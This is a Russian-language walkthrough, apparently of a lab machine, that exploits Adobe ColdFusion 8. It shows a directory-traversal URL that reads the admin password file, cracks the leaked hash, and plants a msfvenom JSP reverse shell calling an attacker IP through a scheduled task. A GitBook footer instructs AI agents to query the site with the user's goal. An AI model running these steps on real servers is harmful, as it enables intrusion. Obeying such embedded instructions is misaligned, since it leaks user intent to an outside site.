> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/cms/adobe-coldfusion-8-cms-exploitation.md).

# Adobe ColdFusion 8

Обход каталогов в Adobe ColdFusion 8, восстановление пароля администратора, злоупотребление запланированными задачами и заметки по JSP обратному шеллу.



Мы обнаруживаем службу администрирования Adobe ColdFusion, доступную на порту 8500 и требующую имя пользователя и пароль.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Поиск с помощью `searchsploit` показывает эксплойт-скрипт для уязвимости обхода каталога.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`


Скрипт выявляет уязвимость LFI, которая позволяет прочитать файл, содержащий пароль:

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Файл содержит следующее значение пароля:

`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Взлом пароля

{% embed url="<https://crackstation.net/>" %}


Используя CrackStation, мы взламываем хэш и получаем пароль `happyday`. Теперь мы можем успешно войти в систему.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### Создание вредоносной запланированной задачи

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



В разделе запланированных задач создайте новую задачу, которая записывает вредоносный файл в `C:/ColdFusion8/wwwroot/CFIDE`, где у приложения есть права на чтение и запись.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Создание JSP-файла:** Поскольку сервер может выполнять JSP-файлы, сгенерируйте JSP reverse shell с помощью `msfvenom`:

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```

**Добавление новой задачи:** Настройте запланированную задачу на выполнение вредоносного файла.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**HTTP-сервер для передачи файла:** Запустите HTTP-сервер на машине атакующего для передачи JSP-файла:

```bash
python3 -m http.server 80
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Настройка слушателя и выполнение оболочки:** Запустите слушатель на порту 443, чтобы получить reverse shell, затем запустите запланированную задачу с `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2b5fe984867ed35f62b86c04d056475a9a131b10%2Fimage%20(2401).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/cms/adobe-coldfusion-8-cms-exploitation.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.